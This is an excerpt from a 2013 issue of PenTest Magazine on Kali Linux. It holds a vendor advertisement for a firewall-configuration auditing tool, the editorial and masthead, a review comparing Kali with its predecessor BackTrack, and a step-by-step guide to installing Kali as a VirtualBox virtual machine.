PenTest magazine

EXTRA

Vol.3 No.5 ISSN 2084-1116
Issue 05/2013(16)

KALI LINUX 2

MAPPING WITH KALI LINUX

WI-FI TESTING WITH KALI LINUX

TESTING WEB APPS WITH KALI LINUX

BYPASSING FIREWALLS WITH KALI LINUX

TOP 10 KALI LINUX TOOLS

PLUS

INTERVIEWS WITH JEFF WEEKS AND DEMOSTENES ZEGARRA RODRIGUEZ

Improve your Firewall Auditing

As a penetration tester you have to be an expert in multiple technologies. Typically you are auditing systems installed and maintained by experienced people, often protective of their own methods and technologies. On any particular assessment testers may have to perform an analysis of Windows systems, UNIX systems, web applications, databases, wireless networking and a variety of network protocols and firewall devices. Any security issues identified within those technologies will then have to be explained in a way that both management and system maintainers can understand.

The network scanning phase of a penetration assessment will quickly identify a number of security weaknesses and services running on the scanned systems. This enables a tester to quickly focus on potentially vulnerable systems and services using a variety of tools that are designed to probe and examine them in more detail e.g. web service query tools. However this is only part of the picture and a more thorough analysis of most systems will involve having administrative access in order to examine in detail how they have been configured. In the case of firewalls, switches, routers and other infrastructure devices this could mean manually reviewing the configuration files saved from a wide variety of devices.

Although various tools exist that can examine some elements of a configuration, the assessment would typically end up being a largely manual process. Nipper Studio is a tool that enables penetration testers, and non-security professionals, to quickly perform a detailed analysis of network infrastructure devices. Nipper Studio does this by examining the actual configuration of the device, enabling a much more comprehensive and precise audit than a scanner could ever achieve.


Device Auditing	Scanners	Nipper Studio
Audit without Network Traffic	✗	✓
Authentication Configuration	✗	✓
Authorization Configuration	✗	✓
Accounting/Logging Configuration	✗	✓
Intrusion Detection/Prevention Configuration	✗	✓
Password Encryption Settings	✗	✓
Timeout Configuration	✗	✓
Physical Port Audit	✗	✓
Routing Configuration	✗	✓
VLAN Configuration	✗	✓
Network Address Translation	✗	✓
Network Protocols	✗	✓
Device Specific Options	✗	✓
Time Synchronization	✗	✓
Warning Messages (Banners)	✓*	✓
Network Administration Services	✓*	✓
Network Service Analysis	✓*	✓
Password Strength Assessment	✓*	✓
Software Vulnerability Analysis	✓*	✓
Network Filtering (ACL) Audit	✓*	✓
Wireless Networking	✓*	✓
VPN Configuration	✓*	✓

* Limitations and constraints will prevent a detailed audit

With Nipper Studio penetration testers can be experts in every device that the software supports, giving them the ability to identify device, version and configuration specific issues without having to manually reference multiple sources of information. With support for around 100 firewalls, routers, switches and other infrastructure devices, you can speed up the audit process without compromising the detail.

You can customize the audit policy for your customer's specific requirements (e.g. password policy), audit the device to that policy and then create the report detailing the issues identified. The reports can include device specific mitigation actions and be customized with your own companies styling. Each report can then be saved in a variety of formats for management of the issues.

Why not see for yourself, evaluate for free at titania.com



Ian has been working with leading global organizations and government agencies to help improve computer security for more than a decade.

He has been accredited by CESG for his security and team leading expertise for over 5 years. In 2009 Ian Whiting founded Titania with the aim of producing security auditing software products that can be used by non-security specialists and provide the detailed analysis that traditionally only an experienced penetration tester could achieve. Today Titania's products are used in over 40 countries by government and military agencies, financial institutions, telecommunications companies, national infrastructure organizations and auditing companies, to help them secure critical systems.

Dear PenTest Readers!

With great pleasure, we present you this issue of PenTest Extra. 'Kali Linux 2' is the long expected continuation of our fabulous adventure with this Offensive Security's distribution.

The OS is a must-have of any pentester and ethical hacker, therefore, in the issue, you will find both advanced scenarios and some introductory descriptions covering the most of Kali capacities.

And so, Pranshu Bajpai opens the issue giving you an 'In-Depth Review of the Kali Linux: A Hacker's Bliss'.

'Afterwards, in the 'Scenrios' section you will have 'An Insight on Kali Linux' by Sonu Tiwary. With Steve Poulsen, you will get through 'Kali Linux Wi-Fi Testing'. The next topic, covered by Fatty Lamin is 'Web Applications with Kali Linux'. The section will be closed by Kevin Pescatello with his vision of 'Penetration Testing with Linux' and by Ignacio Sorribas 'Bypassing new generation Firewalls with Meterpreter and SSH Tunnels'.

Next, you will explore 'The top 10 Kali Linux Security Tools' with Wolf Halton. And, at the end, in the 'Extra' section you will read 'Analysis of Security and Penetration Tests for Wireless Networks with Kali Linux' by Demóstenes Zegarra Rodríguez, who will also share with you some of his personal thoughts on the toolbox in the interview performed by Milena Bobrowska. Finally, the issue will be closed by Jeff Weekes and Carlos Villalba 'Mapping Kali Usage to NIST800-115' for you and by an interview with Jeff Weekes by Milena Bobrowska.

And this is it! Enjoy your reading, enjoy your PenTest!

Milena Bobrowska and PenTest Team

PenTest magazine

Editor in Chief:
Ewa Duranc
ewa.duranc@pentestmag.com

Managing Editor:
Milena Bobrowska
milena.bobrowska@pentestmag.com

Editorial Advisory Board:
Jeff Weaver, Rebecca Wynn

Betatesters & Proofreaders: Rodrigo Comegno, David Jardin, Varun Nair, Greg Rossel, John Webb, Laszlo Acs, Abhiraj, Gilles Lami, José Luis Herrera, Ivan Gutierrez Agramont, Phil Patrick, Dallas Moore, Marouan Bellioum John Webb, Alexander Groisman, Mbella Ekoume, Arnoud Tijssen, Abhishek Koserwal

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a PenTest magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Ewa Dudzic
ewa.dudzic@pentestmag.com

Production Director: Andrzej Kuca
andrzej.kuca@pentestmag.com

DTP: Ireneusz Pogroszewski
Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@pentestmag.com

Publisher: Hakin9 Media Sp. z o.o. SK
02-676 Warszawa, ul. Postępu 17D
Phone: 1 917 338 3631
www.pentestmag.com

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

KALI LINUX INTRODUCTION

SCENARIOS

TOOLS

EXTRA

In Depth Review of the Kali Linux: A Hacker's Bliss

Kali Linux is a blessing for Penetration Testers worldwide. It addresses many of the shortcomings of its predecessor 'Backtrack' and is immensly popular with professional Hackers. Here we discuss the (relatively) new Kali Linux in depth and explore the qualities that make it different from Backtrack.

Kali Linux is a Linux penetration testing and security auditing Linux distribution. After its release in March 2013, Kali Linux has quickly become the new favorite among PenTesters worldwide as their choice for the PenTesting OS. Replacing its predecessor Backtrack, Kali incorporated several new features and looks quite promising. It is available for i386 and amd64 architectures and has the same Minimum Hardware Requirements as Backtrack: 1 GHz CPU, 8 GB of Hard Disk Space, 300 MB RAM, And DVD-writer/Ability to boot with a Pen drive.




Figure 1. *Kali Linux Main Menu*

A Little History

To be very concise, Kali is an offshoot of Backtrack, which is an Offshoot of 'Whax', which is itself an Offshoot of 'Whoppix', which is derived from 'Knoppix'. Something common among all of these distros is that they were focused on Digital Forensics and Intrusion Detection, with Backtrack and Kali adding a whole lot of Tools for PenTesting purposes. Backtrack has been "giving machine guns to monkeys since 2007", so it has had a long reign as the favorite distro of PenTesters worldwide. 'Offensive-Security', the creators of Backtrack, decided to incorporate many changes in new Backtrack 6 (as it was called at that time). Since it was built from scratch, it was significantly different from the older versions of Backtrack and Offensive-Security decided to give a new name to the Distro – 'Kali Linux'.

What was wrong with Backtrack and why it needed a change?

We all love Backtrack but bottom-line is that there are a lot of problems associated with this distro. The most annoying problem is 'updating'. There was always a fear of 'breaking' something if you updated it. There were too many tools and some of them weren't updated as frequently as the others. So updating the 'dependencies' of some would

cause others to crash and we struggled to maintain a balance where all these tools and their dependencies would co-exist without getting in each other's way.

When we wanted to use a tool, we needed to type the absolute path in shell.

For example: `/pentest/passwords/john/john "file_name"`.

Remembering the locations of the tools was a pain and it just made things complicated.

In addition, Backtrack had a lot of 'puny' errors which crept up here and there while we were working, small issues that we had to resolve on our own or run to Backtrack forums and get help from other Pentesters there.

For example, the 'wicd d-bus error' that was ready to greet us when we installed a fresh copy of BT5 and tried to connect to a network. Backtrack forums (and other websites) are filled with 'how-to posts' that attempt to provide solution to such problems. Eventually we learned to get around these issues but it did waste a lot of our time.

What makes Kali different from Backtrack 5?

This is the most asked question about Kali today. Offensive Security has tried to answer it on their website *"Unfortunately for us, that's not a simple question to answer. It's a mix between 'everything' and 'not much', depending on how you used Backtrack."*

Highlights of the new Kali

Switch From Ubuntu to Debian

Kali Linux is based on Debian (Debian Wheezy). This turned out to be a great move by Offensive-Security. The New Kali is much more comfortable to use than its predecessor.

File Hierarchy Standard Compliance

In the words of 'MUTS' from Offensive Security, *"What this means is that instead of having to navigate through the /pentest tree, you will be able to call any tool from anywhere on the system as every application is included in the system path.* This is again a very welcome change in Kali.

Customizations of Kali ISOs

If need be, we can now build our own customizations of Kali Linux. These ISOs can be bootstrapped directly from the repositories maintained by Offensive Security.

ARM Devices Support

Kali is available for the following ARM devices: rk3306 mk/ss808, Raspberry Pi, ODROID U2/X2, Samsung Chromebook, EfikaMX, Beaglebone Black, CuBox and Galaxy Note 10.1

Easier Updating and Upgrading

Packages on Kali can be updated with ease without worrying about 'breaking' something. This is because the packages in the Kali repositories are 'Debian Compliant'. The Kali Distribution itself can be upgraded to newer version without the need for re-installing the distro.

300+ PenTesting Tools

This is quite a large collection and chances are that we won't be needing all of them and we might be needing some that are not included by default. However packages can always be grabbed from the repositories at will, so that's never a problem.

What is this 'Forensics Mode'?

While booting up Kali Linux, an option exists for 'Live Forensic Mode' (Figure 2). This is quite a useful feature if we want to do some real world forensic work. When into Forensics Mode, the internal Hard Disk is not touched in any manner. The People at Offensive Security Performed a Hash Comparison test where Hashes were taken of the Hard Drive before and after using Kali in forensics mode. At the end of the test, the hashes matched suggesting that no changes were made during the operation. Also worth noticing is that the Auto mount of Removable Media is disabled while in Forensics mode.




Figure 2. *Kali Linux Boot Menu*

Metasploit Framework in Kali

The discussion on Kali (or Backtrack for that matter) would be incomplete without a mention of how well the Metasploit Framework is integrated with this distro. While 'msfconsole' brings it up, 'msfupdate' can update the metaspoit framework. Like in Backtrack, POSTGRESQL is used to store the database.




Figure 3. *Metasploit Framework in Kali*

The guys from offensive security and rapid7 (people behind the metasploit project), co-operated to pre-load Kali Linux with msfpro (the professional web-service version of metasploit framework). Metasploit in Kali has full tech support from rapid7.

Tools in Kali Linux

Tools are mostly the same as those found in Backtrack. However, in the Kali Linux menu, 10 Security tools have been highlighted as the Top 10 (Figure 4). Anyone who has worked on BT would have no trouble guessing which tools would be available on Kali and which need to be grabbed from the repositories. More than 300 tools come packaged with Kali which are enough to serve the needs of most PenTests.

Figure 4. *The Top 10 Security Tools in Kali*

The Top 10 tools in Kali Linux are mentioned below:

- Aircrack-ng – For wireless Cracking
- Burpsuite – For Web Applications Pentesting
- Hydra – For online Brute-Forcing of Passwords
- John – For offline Password Cracking
- Maltego – For Intelligence Gathering
- Metasploit Framework – For Exploitation
- Nmap – For Network Scanning
- Owasp-zap - For finding vulnerabilities in web applications
- Sqlmap – For exploiting SQL injection Vulnerabilities
- Wireshark – Network Protocol Analyzer

Kali Community Support

Kali Linux has an official IRC Channel on the Freenode network, `#kali-linux`. It provides a good platform to interact with other users of Kali and get support. Kali Linux provides three official repositories:

- http.kali.org: main package repository
- security.kali.org: security packages
- cdimage.kali.org: ISO images

Subtle differences noticed while regular work on Kali

One had to bring up the Graphical Interface manually by typind 'startx' in Backtrack. However Kali loads up the Graphical User Interface by default.

Kali Linux environment is much cleaner and stable than Backtrack 5.

The Nessus Vulnerability scanner is not installed in Kali by default (as it was in Backtrack 5). You would have to install it manually from the debian package.

Kali comes with a Graphical Packages installer which can be used to install new packages with the click of the mouse. It can brought up by typing the command: `gpk-application`.




Figure 5. *Graphical Package Installer in Kali*

On the Web

- *www.kali.org* – The main Kali Linux website
- *docs.kali.org* – documentation site
- *forums.kali.org* – Discussion Forums
- *bugs.kali.org* – For reporting bugs
- *git.kali.org* – monitor the development of Kali Linux

In Backtrack, several PenTesters faced issues in getting their Bluetooth up and running. The Backtrack forums are filled with people troubleshooting their Bluetooth devices. In Kali Linux no such problem was noticed and the Bluetooth works fine. Firefox is replaced by Iceweasal which doesn't matter much as they are both similar. However the Iceweasal Browser in Kali doesn't come pre-loaded with plug-ins like 'noscript' as in Firefox in Backtrack. Iceweasal comes clean. Small issues like inability to control your backlight in Backtrack have been fixed in Kali Linux. So you would have a smoother working environment.

Summary

Kali Linux definitely turned out to be everything that a Penetration Tester would want from a Linux distro. It does have room for improvements though and the developers are working on it constantly to make it better. It addresses the problems Backtrack 5 had and it is significantly different from its predecessor, yet any PenTester who was comfortable using Backtrack 5 would find his way around in Kali Linux with ease. The default login in Kali Linux is in 'root' mode, so it is not the everyday desktop OS and is not recommended for those new to 'Linux'. However it fits the Penetration Testing needs perfectly.

PRANSHU BAJPAI

Pranshu Bajpai (MBA, MS) is a Computer Security Professional specialized in 'Systems, Network and Web Penetration Testing'. He is completing his Masters' in Information Security from the Indian Institute of Information Technology. Currently he is also working as a Freelance Penetration Tester on a Counter-Hacking Project with a Security Firm in Delhi, India, where his responsibilities include 'Vulnerability Research', 'Exploit kit deployment', 'Maintaining Access' and 'Reporting'. He is an active speaker with a passion for Information security. In his free time he enjoys listening to 'Classic Rock' while blogging on 'www.lifeofpentester.blogspot.com'.

Kali Linux – The BackTrack Successor

On March 13, Kali, a complete rebuild of BackTrack Linux, has been released. It has been constructed on Debian and is FHS (Filesystem Hierarchy Standard) complaint. It is an advanced Penetration Testing and Security Auditing Linux distribution. It adhers completely to Debian development standards. However, one should not treat Kali Linux exactly the same as Debian.

BackTrack is an open-source Linux-based penetration testing toolset. In Backtrack, the common tools that you needed to perform a security assessment were all packaged into one nice distribution and ready to go at a moment's notice. BackTrack made it easy to create a new VM (Virtual Machine) from the downloaded ISO (International Organization for Standardization), perform the assessment, then either archive that VM (Virtual Machine) for future reference or delete it when done to remove the evidence.




Figure 1. *Kali Linux*

Kali Linux

Kali Linux is a new open source distribution that facilitates penetration testing. Whereas BackTrack was built on Ubuntu, Kali Linux is built from scratch and constructed on Debian and is FHS (Filesystem Hierarchy Standard) compliant. Improved software repositories synchronized with the Debian repositories makes it easier to keep it updated, apply patches and add new tools. Kali Linux can also be easily customized so that it contains only the packages and features that are required. Desktop environment can also be customized to use GNOME(default), KDE (K Desktop Environment), LXDE (Lightweight X11 Desktop Environment), or whatever you prefer.

Some Other Differences

- In Kali, there is no /pentest directory like in Backtrack 5. Fire up any tool just by typing its name in the shell.
- They have removed Nessus Vulnerability Scanner in Kali, it can be manually installed by downloading it from Tenable.
- Errors like "Error connecting to wicd's D-bus bla bla" when you try to fire up Wicd in Backtrack 5 are gone. Kali Linux is much more cleaner in these respect than Backtrack 5.
- Kali Linux is Smaller in size than Backtrack 5 (which was around 3 GB approx). Kali Linux ISO is just 2 GB (approx) in size.
- Firefox has been replaced by Iceweasal. They are both given by Mozilla and very similar.

However like Firefox in Backtrack comes with 'noscript' and such add-ons for security, Iceweasal in Kali comes clean.
- Separate listing of much-hyped security tools in the Menu of Kali Linux under "Top 10 Security Tools".
- VLC Player comes pre-installed with Kali linux. In Backtrack 5, you had to manually install it and then it gave you an error saying "Won't run in root mode" and then you had to hex-edit the VLC binary.
- Light pdf viewer in Backtrack has been replaced by 'Document Viewer'.
- No 'gedit' in Kali, instead you can use 'Leafpad'.

Who Should Use Kali Linux

So, the question arises: Should I use Kali Linux? Kali Linux aims towards professional penetration testing and security auditing. To reflect these needs, several core changes have been implemented in Kali Linux:

- *Single user, root access by design*: Since it has been designed for security auditing, Kali Linux is designed to be used in a "single, root user" scenario.
- *Network services disabled by default*: Major security threats comes from various network services running on the system. Kali Linux is equipped with sysvinit hooks which disable network services by default. These hooks allow us to install various services on Kali Linux, while ensuring that our distribution remains secure by default, no matter what packages are installed. Additional services such as Bluetooth are also blacklisted by default.
- *Custom Linux Kernel*: Kali Linux uses an upstream kernel, patched for wireless injection.

Since Kali is a Linux distribution specifically geared towards professional penetration testing and security auditing and as such, it is not a recommended distribution for those unfamiliar with Linux. Misuse of security tools within your network, particularly without permission, may cause irreparable damage and result in significant consequences.

NOTE

If you are looking for a Linux distribution to learn the basics of Linux and need a good starting point, Kali Linux is not the ideal distribution for you. You may want to begin with Ubuntu or Debian instead.

Installing Kali Linux as a Virtual Machine in Virtual Box

Kali Linux can be run as Live CD or it can be installed as a virtual machine in VirtualBox. You can follow below mentioned steps to install Kali Linux as a virtual machine in VirtualBox:

- Creating a proper Virtual Machine for Kali Linux.
- Installing Kali Linux to a hard disk inside the Virtual Machine.
- Install VirtualBox Guest Addition Tools in Kali Linux.
- Setting up shared folders in VirtualBox with your Kali Linux installation.

Note

The instructions below were performed with the VirtualBox version 4.2.8. If you are experiencing issues with 4.1.x, please upgrade VirtualBox to this or a later release.

Creating the Virtual Machine

- Launch VirtualBox and using Virtual Machine Manager create a new virtual machine by clicking 'New' in the upper left corner.
- Provide a Name for the virtual machine, OS (Operating System) Type and Version. Set the Type to 'Linux' and the Version to 'Debian.' Please make sure to choose the proper version 32 or 64 bit options for your architecture. Once completed, click the continue button to move on with the setup.
- Configure the amount of memory to allocate to your new virtual machine. As a minimum allocate 2048MB. Once completed, click the Continue button.
- Next step is to create virtual machine hard drive. The default is to 'Create a virtual hard drive now.' Accept the default and click the Create button in the lower right portion of the window.
- Pick your hard drive file type. The default is VDI (VirtualBox Disk Image), however you can create any other type. For example, creating a VMDK (Virtual Machine Disk) will allow you to use this hard drive with VMWare as well as VirtualBox. Once you have selected your file type, click the Continue button.
- The next step gives you two options: to allocate the entire amount of disk space at once, OR dynamically allocate as hard drive space is needed. Once you have made your selection, click the Continue button.

- Provide hard drive file location and size. For location, it will always install in the default directory and only needs to be changed if desired.
- Approximately 8GB of disk space is required for base install of Kali Linux. It is good practice to provide roughly 4 times that amount in order to ensure proper space as you add to and update the installed system with tools and files. Once you have provided the desired size, click the Create button.

Now, the new virtual machine has been created. However, still there are few additional configuration settings that you need to make.

With your newly created Kali Linux virtual machine selected, click the 'General' link in the right portion of the Manager window. This will launch a window that allows for additional configuration settings.

At least two following changes that should be made during this step:

- Select the System option and the Processor tab to change the amount of processors. As a default, the machine is granted only 1 VCPU (Virtual CPU). Provide at least 2 processors.
- Next, select the Storage option to attach your Kali Linux ISO image. In the Storage Tree window, select your CD-ROM controller. Then within the Attributes pane click the CD-Rom Icon and 'Choose a virtual CD/DVD disk file' from the pop up menu. This will open a window to browse the host system for your Kali Linux ISO file. Once selected, click the Open button and then click the OK button to save all your changes you will be returned to the VirtualBox Manager.

You can now click the Start Button to launch the VM (Virtual Machine) and begin the Kali Linux installation process.

Kali Linux Installation to a hard disk inside virtual machine

The tutorial for installing Kali Linux can be found here. Once installation is complete, you will need to install the VirtualBox Guest Addition tools.

Install VirtualBox Guest Addition Tools in Kali Linux

In order to have proper mouse and screen integration as well as folder sharing with your host system, you will need to install the VirtualBox Guest additions.

Once you have booted into your Kali Linux virtual machine, open a terminal window and issue the following command to install the Linux Kernel headers.

```
apt-get update && apt-get install -y linux-
   headers-$(uname -r)
```

Now attach the Guest Additions CD-ROM. This can be done by selecting 'Devices' from the VirtualBox Menu and selecting 'Install Guest Additions.' It will mount the GuestAdditions ISO to the virtual CD Drive in your Kali Linux virtual machine. When prompted to autorun the CD, click the Cancel button (Figure 2).

From a terminal window, copy the VboxLinuxAdditions.run file from the Guest Additions CD-ROM to a path on your local system. Make sure it is executable and run the file to begin installation (Figure 3).

Figure 2. *Cancel_Auto_Run*




Figure 3. *VBoxAdditions_Install*

```
cp /media/cd-rom/VBoxLinuxAdditions.run /root/
chmod 755 /root/VBoxLinuxAdditions.run
cd /root
./VboxLinuxAdditions.run
```

To complete the Guest Additions installation, reboot the Kali Linux VM (Virtual Machine). Full mouse and screen integration as well as the ability to share folders with the host system should now be available.

Creating Shared Folders with the Host System

There are a few short steps that need to be completed in order to share folders on your host system with your Kali Linux VM (Virtual Machine).

From the VirtualBox Manager, select your Kali Linux VM (Virtual Machine) instance and click on the 'Shared Folders' link in the right window pane. This will launch a pop up window for adding shared folders. Within this window click the icon to add a folder.

In the Folder Path text box, provide the path to the folder you would like to share, or click the drop-down arrow to browse your host system for the path. Select the check boxes that allow for 'Auto-mount' and 'Make Permanent' and click the OK button both times when prompted (Figure 4).

Under media directory, your shared folders will now be available. A bookmark or link can also be created for easier access to the directory.

Kali Linux Forensics Mode

"Forensic Boot" introduced in BackTrack Linux that continued on through BackTrack 5 also exists in Kali Linux. The "Forensics Boot" option has proven to be very popular due to the widespread availability of our operating system. Many people have Kali ISOs laying around and when a forensic need comes up, it is quick and easy to put Kali Linux to the job. Pre-loaded with the most popular open source forensic software, Kali is a handy tool when you need to do some open source forensic work (Figure 5).

When booted into the forensic boot mode, there are a few very important changes that are made.

- The internal hard disk is not touched. This means that if swap partition exists, it will not be used and no internal disk will be auto mounted. To verify this, I removed the hard drive from a standard system. Attaching this to a commercial forensic package I took a hash of the drive. I then re-attached the drive to the computer and booted up off of Kali in forensic boot mode. After using Kali for a period of time, I then shut the system down, removed the hard drive, and took the hash again. These hashes matched, indicating that at no point was anything changed on the drive at all.




Figure 4. *Shared_Folder_Config*

